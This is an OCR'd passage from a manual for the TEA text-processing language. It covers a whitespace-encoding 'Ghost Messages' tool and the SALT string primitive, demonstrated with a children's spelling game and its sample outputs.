
```
+------------------+
Hello World!
# this secret tea program
# can generate random
# ip addresses!

v:vL:256
v:vLL:0
v:vS:4
v:vG:.
n*:vL:vLL:vS:vG
+------------------+
```

Which, when transformed into a [pure] Ghost Message via the GM protocol 1.1 above, becomes the following strange text file...

Sample OUTPUT GHOST Text Message — a TEA program — encoded using GM v1.1

```
.
```





.

Figure 24.9: How some TEA users understood **Ghost Messages**

And if one still has doubts how useful and powerful that TEA program can be, note that, and as we see in the following screenshot, the program can likewise be used on the command-line to produce ghost-messages text files that one might later save or pass around...




Figure 24.10: Sample Ghost-Message for "hello world" produced on the Linux command-line

To access this service, use any of the options:

1. Find GHOST MESSAGES on the list of standard TEA programs via: `https://tea.nuchwezi.com`
2. Directly load and run GHOST MESSAGES via:
   `https://tea.nuchwezi.com/?i=%20&fc=https://gist.githubusercontent.com/mcnemesis/536cf82e471da5939c204532bbe7692e/raw/&run`
3. Obtain the GHOST MESSAGES source-code (and other related codes/programs) via the TEA GitHub Project: `https://github.com/mcnemesis/cli_tttt`
4. Find the GHOST MESSAGES code on GitHub Gists: `https://gist.github.com/mcnemesis/536cf82e471da5939c204532bbe7692e`
5. Or use the official shortened link to share or load GHOST MESSAGES: `https://bit.ly/use_ghost_messages`

UPDATED Ghost Messages Protocol

Having realized that this application is in so much demand, and that it surely fills a gap no other existing software does, we have enhanced and updated it to **Ghost Messages v1.3** whose source-code one can find via the links shared above, and which extended version, especially features a longer **symbol set** spanning nearly all the important/common ASCII character symbols as shown here...

EXTENDED Ghost Messages Symbol Set

```
#the GM ordered alphabet sequence for reference...
#also includes Newline char, and # should always
   come last!
v:az:{abcdefghijklmnopqrstuvwxyz 0123456789.?*/+-()
!@:{}|[]ABCDEFGHIJKLMNOPQRSTUVWXYZ,"';&@%=^$~<>\_#}
```

To appreciate just how robust and effective this program is, note that, it currently can encode (make invisible) but also decode (return from invisible to visible), special structured texts of the following kinds...

Sample INPUTS handled by Ghost Messages: C-Programs

```
#include <stdio.h>
#include <stdbool.h>

// Function to check if a number is prime
bool isPrime(int num) {
    if (num < 2) return false;
    for (int i = 2; i * i <= num; i++) {
        if (num % i == 0) return false;
    }
    return true;
}

int main() {
```

```
    int n, count = 0, num = 1, nthPrime;

    printf("Enter n (to find the nth prime): ");
    scanf("%d", &n);

    while (count < n) {
        num++;
        if (isPrime(num)) {
            count++;
        }
    }

    nthPrime = num;
    printf("The %dth prime number is %d\n", n, nthPrime);

    return 0;
}
```

Sample INPUTS handled by Ghost Messages: Python-Programs

```
def is_prime(num):
    if num < 2:
        return False
    for i in range(2, int(num**0.5) + 1):
        if num % i == 0:
            return False
    return True

def nth_prime(n):
    count = 0
    num = 1
    while count < n:
        num += 1
        if is_prime(num):
            count += 1
    return num

# Example usage
```

```
n = int(input("Enter n (to find the nth prime): "))
print(f"The {n}th prime number is {nth_prime(n)}")
```

Sample INPUTS handled by Ghost Messages: JSON data

```
[
  {
    "name": "Mercury",
    "radius_km": 2439.7,
    "mass_kg": 3.30e23,
    "distanceFromSun_million_km": 57.9
  },
  {
    "name": "Venus",
    "radius_km": 6051.8,
    "mass_kg": 4.87e24,
    "distanceFromSun_million_km": 108.2
  },
  {
    "name": "Earth",
    "radius_km": 6371.0,
    "mass_kg": 5.97e24,
    "distanceFromSun_million_km": 149.6
  },
  {
    "name": "Mars",
    "radius_km": 3389.5,
    "mass_kg": 6.42e23,
    "distanceFromSun_million_km": 227.9
  },
  {
    "name": "Jupiter",
    "radius_km": 69911,
    "mass_kg": 1.90e27,
    "distanceFromSun_million_km": 778.6
  },
  {
    "name": "Saturn",
```

```
    "radius_km": 58232,
    "mass_kg": 5.68e26,
    "distanceFromSun_million_km": 1433.5
  },
  {
    "name": "Uranus",
    "radius_km": 25362,
    "mass_kg": 8.68e25,
    "distanceFromSun_million_km": 2872.5
  },
  {
    "name": "Neptune",
    "radius_km": 24622,
    "mass_kg": 1.02e26,
    "distanceFromSun_million_km": 4495.1
  }
]
```

Sample INPUTS handled by Ghost Messages: CSV data

```
name,radius_km,mass_kg,distanceFromSun_million_km
Mercury,2439.7,3.30e23,57.9
Venus,6051.8,4.87e24,108.2
Earth,6371.0,5.97e24,149.6
Mars,3389.5,6.42e23,227.9
Jupiter,69911,1.90e27,778.6
Saturn,58232,5.68e26,1433.5
Uranus,25362,8.68e25,2872.5
Neptune,24622,1.02e26,4495.1
```

Sample INPUTS handled by Ghost Messages: TEA Programs!

```
##############################################
# RANDOM VOWEL HYMN GENERATOR v1
##############################################
# Though legit vowel hymns ought be generated
```

```
# based on transforming the text of legit hymns
# or words, this generator instead generates
#such hymns based on nothing really, but the
# outputs shall read and feel like legitimate
#vowel hymns nonetheless.
#-----------------------------------------
# For Theory: https://bit.ly/grimoirelumtauto
# For Example: https://www.youtube.com/watch?v=p_THWo4MjIU
###############################################
v:vLINES:5 | v:vI:0 | v:vHYMN:{}
v:vLIMIT:10 | v:vGLUE:{ } | v:vALPHABET:{aeiou }
l:LOOP
p*!:vLIMIT:vGLUE:vALPHABET | v:vLINE #generate and store
   random string
g*:{
}:vHYMN:vLINE | v:vHYMN #add it to the hymn
y:vI | x!:{+1} | r.: | v:vI
y:vI | x!:{>} | x*!:vLINES | r.: | f:^true$:FIN:LOOP #test if
    we must finish
l:FIN | y:vHYMN | k!:^$ #return clean hymn
```

I mean, just considering how vast the kinds of text — structured or not, that we can process correctly using this *weird encryption* just is daunting! Test and see for yourself: `https://bit.ly/use_ghost_messages`

On the TEA Project Repository[14] we have also included — under the path:

`sample_TEA_programs/cryptography/ghost_messages_protocol/test_cases/`

several example complete non-trivial input files that we have used to test both the encoding and decoding capabilities of this protocol, and it becomes clear... one can surely now share a complex, high-secret computer program (perhaps a virus or commercial algorithm?) as a securely encoded ghost message in say an email attachment, over social media, etc. And when the uninitiated open or try to process it, they'll basically see... *emptiness!* Thus, one can use it to handle not just normal text writings (poetry, essays, letters, etc) but also C programs,

[14] See `https://github.com/mcnemesis/cli_tttt`

Python code, JSON data, CSV, TEA program, numeric sequences, LaTeX code, arithmetic and algebraic expressions, etc.

Plus, the seasoned TEA user or programmer shouldn't find much difficulty in extending or customizing the GM protocol program to cater for their special kind of messages in case it doesn't already handle their particular message alphabets and or use case[15].

[15] As it currently is (as of **Ghost Messages v1.3**), in case one tries to make an input file invisible, and there were some characters the protocol couldn't handle, they shall merely stay visible in the final output so that one clearly knows that the protocol didn't handle some input values. This, of course ignoring the two mandatory dots; one at the start, and the other at the end of the output when the GM is used as is — don't forget that these can be stripped out to make the output entirely invisible. GM shall be able to handle such input nonetheless.

Chapter 25

S: SALT

NAME	`SALT`
Purpose	1. Randomly Inject Space into strings 2. Randomly Delete Characters from strings 3. Randomly Injecting some Text into a string 4. Randomly Deleting some Pattern from a string

Table 25.1: General Objectives of TEA Primitive **S:**

25.1 SEMANTICS of S:

INSTRUCTION SIGNATURE	INSTRUCTION FUNCTION
s:	Inject a SINGLE SPACE CHARACTER into AI at a random position. Salting the AI.
s:SALT:N:N2 **s:SALT:LIMIT:LLIMIT**	Return AI with the string SALT injected into it at some random Position. With N specified, injects at an index position (from 0) not greater than N within SALT, injecting anywhere if $N > \|AI\|$. To precisely control where to operate, use $N2$, as a number to control the lower limit for the index search, so that, when $N = N2$, it basically means to precisely operate at index N, otherwise one can control the operating space more literally. Thus N and $N2$ should be picked such that $N2 \leq N$.
s!:	Delete a SINGLE CHARACTER from AI at a random position. Unsalting AI.
s!:REGEX:N:N2	Randomly select one of the sections in AI matching REGEX, and delete it. With N specified, only deletes an occurrence not later than the Nth-occurrence of REGEX within AI, with $N2$, operates on the range between $N2$ and N, operating on exactly the Nth occurrence if $N = N2$. Thus N and $N2$ should be picked such that $N2 \leq N$.
s*:vNAME:vSALT:vN:vN2	Same as s:SALT:N:N2, but operating on the string stored in the vault with the name vNAME instead of AI, and using string stored in vSALT as the salt. All parameters are read from vaults with the specified names. With only vNAME specified, operates like `s:` on `vNAME`.
s*!:vNAME:vREGEX:vN:vN2	Same as s!:REGEX:N:N2, but operating on the string stored in the vault with the name vNAME instead of AI. All parameters are read from vaults with the specified names. With only vNAME specified, operates like `s!:` on `vNAME`.

Table 25.2: The Semantics of S:

25.2 NOTES about S:

First, note that salting strings is not the same as substitution. In salting, the original string contents remain, but new content is injected at random (default) or at specified positions within the string. Unsalting on the other hand, leaves the original string with some sections of it randomly deleted.

Some examples follow. The first example demonstrates using salting without any parameters or arguments. Essentially, given some input, `s:` shall merely inject the single space at some point within, before or after the string. For illustration, we shall just use the basic string "TEST".

S: EXAMPLE 1: Salting using S:

```
i!:TEST|s: # shall sometimes return "TE ST", " TEST
  ", "T EST", etc.
```

The next example still demonstrates salting, but involves passing some argument to the salt command, as in `s:SALT`, so that the explicit string "SALT" is injected into a random position in the AI — and in the example, we still set the AI as "TEST", and so that, where we were injecting the space character in the first example, now we shall inject something the command is invoked with as the parameter...

S: EXAMPLE 2: Salting using S:SALT

```
i!:TEST|s:__ # shall sometimes return "TE__ST", "
  __TEST", "T__EST", etc.
```

Note that, using this second approach, but wanting to modify the default case — where we inject white-space, so that for example, instead of injecting a single white space we perhaps inject a new-line character, then we would adapt the second example above as such:

S: EXAMPLE 3: Salting using S:SALT

```
i!:TEST|s:{
}
```

Running that shall produce outputs such as ...

Output from Example 3

```
TE
ST
```

Output from Example 3

```
TES
T
```

Output from Example 3

```

TEST
```

On the other hand, if we were to test the unsalting command `s!:`, and still using the input "TEST", we would have our code as such:

S: EXAMPLE 4: Unsalting using S!:

```
i!:TEST|s!: # might sometimes return "TET", "EST", "
   TES", etc. Basically, unsalting
```

25.3 EXAMPLE APPLICATIONS of S:

Randomly modifying text or data is among the hallmarks of the **SALT** command, and so, our example applications shall attempt to especially leverage or demonstrate that.

25.3.1 EXAMPLE 1: CHILD EDUCATION: The SIR GAME

Figure 25.1: **SIR GAME Scenarios** showing TEACHERS using the game to evaluate and entertain their young learners

This application — also a contribution to TEA programs suitable for children or learners of basic English literacy, is called the "SIR Game" — perhaps, because of the TEA primitives it employed in its original form (the first TEA program listing shared below). This program uses salting to create a simple child's game where they are tasked with filling-in the gap for a letter missing in a given 5-letter word, which is then marked by a "?".

The original TEA code for this program was as such[1]

TEA Application: The SIR GAME

```
# randomly pick a word from the given list
I!:{HONEY TRICK WINDS GAMES} | a: | d:[ ].*$
# (="TRICK") for example
S:-:4 | # randomly inject "-" b4 4th pstn
#(="TR-ICK") for example
R:.[-]:? | R:[-].:? | q!: | # returns "TR?CK"
```

Figure 25.2: The Original SIR GAME TEA source-code

However, now improved with both interactivity, scoring and a large set of words to pick from, the new version is as such:

TEA Program: SIR GAME v2

```
v:vDESCRIPTION:{
################################
# [new] SIR GAME v2:
# by Fut. Prof. JWL @ Nuchwezi Research
################################
WELCOME to a simple game fit for kids, and those
  learning spelling in English. THE RULES: playing
  is simple:
You shall see a word with a MISSING lett?r, and if
  you guess it right, you score. You can also quit
  the game anytime if you like.}

#------[ DEFINE CONSTANTS ]
v:vDELIM:{
####################
}
v:vMAINPROMPT:{
NEXT: [Q] QUIT | OR continue playing...}
v:vTHANKS:{Thanks for playing THE SIR GAME!}
```

[1]This program was among the first shared TEA standard programs also part of the TEA example test applications collection: https://github.com/mcnemesis/cli_tttt/tests/

```
#------[ DEFINE VARIABLES ]
v:vREPORT:{-|HAVE NOT PLAYED the SIR GAME yet|-}
v:vSCORE:{0} # hold current score
v:vMOVES:{0} # hold current moves

#------[ WELCOME MESSAGE ]
# show the welcome message
y:vDESCRIPTION | i*:
# then start game
j:lPLAY

#------[ THE GAME PLAY ]
l:lPLAYNEXT
y:vPROMPT | i*: | f:^[qQ]$:lFINISH

l:lPLAY #into the game...

# randomly pick a word from the given list
I!:{HONEY TRICK WINDS GAMES MONEY GRASS BABIES WATER
    BALLS PHONE INTERNET MUMMY HOUSE RAIN SHORTS
   KITTEN COLOUR MILK SHOES CUPS FORK EATING TABLE
   CHAIR WINDOW DOG RICE PLAY DIG WALLS TALK WALK
   FIND PHOTO WRITE KITE NUMBER LETTER PAPER CUTS
   GATES BANANA ICE PRICE HAND SING RING PIG PIN PEN
   HEN COW BIRD BAD SMILE HILL MEAL MEAT MEAN UGANDA
   CLASS TEACH APPLE STORY}
| a: | d:[ ].*$
v:vWORD #store selected word
v!:vWORD | x!:{-1} | r.: | v:vNWORD #get its length
   -1
# randomly inject "-" b4 Nth pstn
v:vSALT:{-}
S*:vWORD:vSALT:vNWORD |
#(="TR-ICK") for example
R:.[-]:? | R:[-].:? | # returns "TR?CK"
v:vQUIZ

#------[ the QUIZ ]
l:lQUIZ
```

```
y:vQUIZ | i*: | v:vANS # prompt and store response

#------[ the SCORING ]
#swap answer into quiz
v:vPATTERN:{?}
r*:vQUIZ:vPATTERN:vANS
z!: #capitalize result
v:vANSWORD #store
#compare...
v:vTESTER:{"__"==".."}|v:vP1:{__}|v:vP2:{..}
r*!:vTESTER:vP1:vWORD|v:vTESTER
r*!:vTESTER:vP2:vANSWORD|v:vTESTER
y:vTESTER | r.: | f:^true$:lWIN:lLOSS
l:lWIN # we won, update score +1
y:vANS | x!:{ (CORRECT)} | v:vANS
y:vSCORE | x!:{+1} | r.: | v:vSCORE | j:lREPORT
l:lLOSS # we lost, update score -2
y:vANS | x!:{ (WRONG)} | v:vANS
y:vSCORE | x!:{-2} | r.: | v:vSCORE | j:lREPORT

#------[ the REPORTING ]
l:lREPORT
#build report...
y:vMOVES | x!:{+1} | r.: | v:vMOVES #first, update
  moves thus far

v:v1:{The WORD: } | v:v2:{ | QUIZ: } | v:v3:{ | Your
   Answer: } | v:v4:{
TOTAL SCORE: } | v:v5:{ @MOVES: }
g*:{}:v1:vWORD:v2:vQUIZ:v3:vANS:v4:vSCORE:v5:vMOVES
  | v:vREPORT

x*!:vMAINPROMPT | v:vPROMPT

j:lPLAYNEXT # iterate...


#------[ QUIT ]
```

```
l:lFINISH
y:vREPORT | x*!:vDELIM | x*!:vTHANKS # show last
  report and quit
```

Figure 25.3: TEA APPLICATION: SIR GAME v2

When it is run on the command line, it shall still present a GUI interface — unless all instances of `i*:` are replaced with just `i:` in that program's code. And so that, we can see how it feels to play the game via the screenshots below...

Figure 25.4: SIR GAME landing screen

Figure 25.5: SIR GAME quiz screen




Figure 25.6: SIR GAME report screen

So that, with that program and after some fun game play, we obtain results such as:

Sample OUTPUT 1 from SIR GAME v2

```
The WORD: CHAIR | QUIZ: ?HAIR | Your Answer: s (WRONG)
TOTAL SCORE: 9 @MOVES: 15
######################
Thanks for playing THE SIR GAME!
```

Sample OUTPUT 1 from SIR GAME v2

```
The WORD: MEAN | QUIZ: MEA? | Your Answer: t (WRONG)
TOTAL SCORE: 1 @MOVES: 4
######################
Thanks for playing THE SIR GAME!
```

Sample OUTPUT 1 from SIR GAME v2

```
The WORD: MEAN | QUIZ: ME?N | Your Answer: a (CORRECT)

TOTAL SCORE: 4 @MOVES: 16

######################

Thanks for playing THE SIR GAME!
```

Thus, as you can tell from those game-play reports, this game can truly be rewarding — both the player, but also their friends, and especially teachers or for the case of kids, their parents — especially given that they can use it to evaluate the performance and progress or spelling skills of their learners. Also, because adding to the list of test words isn't hard, teachers can modify this program to help teach and test learners about tricky words in almost any language!

Figure 25.7: Especially the **WEB TEA SIR GAME** as an alternative to expensive and sometimes buggy child games.

So, this program might be studied further, enhanced or applied by those interested, via the following links:

`https://tea.nuchwezi.com/?i=.&fc=https://gist.githubusercontent.com/mcnemesis/64f435e0805f9f3bcfbaed2ec9ef50e5/raw/`

OR

`https://bit.ly/thesirgame`

Finally, after realizing that the reports the program produces perhaps are even more important than the playing itself — especially for the teachers, parents and evaluators, we then have the following version that also includes a computing of the rating of the player at the end of the game (only).

TEA Program: SIR GAME v3

```
v:vDESCRIPTION:{
##############################
# [new] SIR GAME v3:
# by Fut. Prof. JWL @ Nuchwezi Research
##############################
WELCOME to a simple game fit for kids, and those
  learning spelling in English. THE RULES: playing
  is simple:
You shall see a word with a MISSING lett?r, and if
  you guess it right, you score. You can also quit
  the game anytime if you like.}

#------[ DEFINE CONSTANTS ]
v:vDELIM:{
####################
}
v:vMAINPROMPT:{
NEXT: [Q] QUIT | OR continue playing...}
v:vTHANKS:{Thanks for playing THE SIR GAME!}

#------[ DEFINE VARIABLES ]
v:vREPORT:{-|HAVE NOT PLAYED the SIR GAME yet|-}
v:vSCORE:{0} # hold current score
v:vMOVES:{0} # hold current moves

#------[ WELCOME MESSAGE ]
# show the welcome message
y:vDESCRIPTION | i*:
# then start game
j:1PLAY

#------[ THE GAME PLAY ]
1:1PLAYNEXT
```

```
y:vPROMPT | i*: | f:^[qQ]$:1FINISH

1:1PLAY #into the game...

# randomly pick a word from the given list
I!:{HONEY TRICK WINDS GAMES MONEY GRASS BABIES WATER
   BALLS PHONE INTERNET MUMMY HOUSE RAIN SHORTS
  KITTEN COLOUR MILK SHOES CUPS FORK EATING TABLE
  CHAIR WINDOW DOG RICE PLAY DIG WALLS TALK WALK
  FIND PHOTO WRITE KITE NUMBER LETTER PAPER CUTS
  GATES BANANA ICE PRICE HAND SING RING PIG PIN PEN
  HEN COW BIRD BAD SMILE HILL MEAL MEAT MEAN UGANDA
  CLASS TEACH APPLE STORY}
| a: | d:[ ].*$
v:vWORD #store selected word
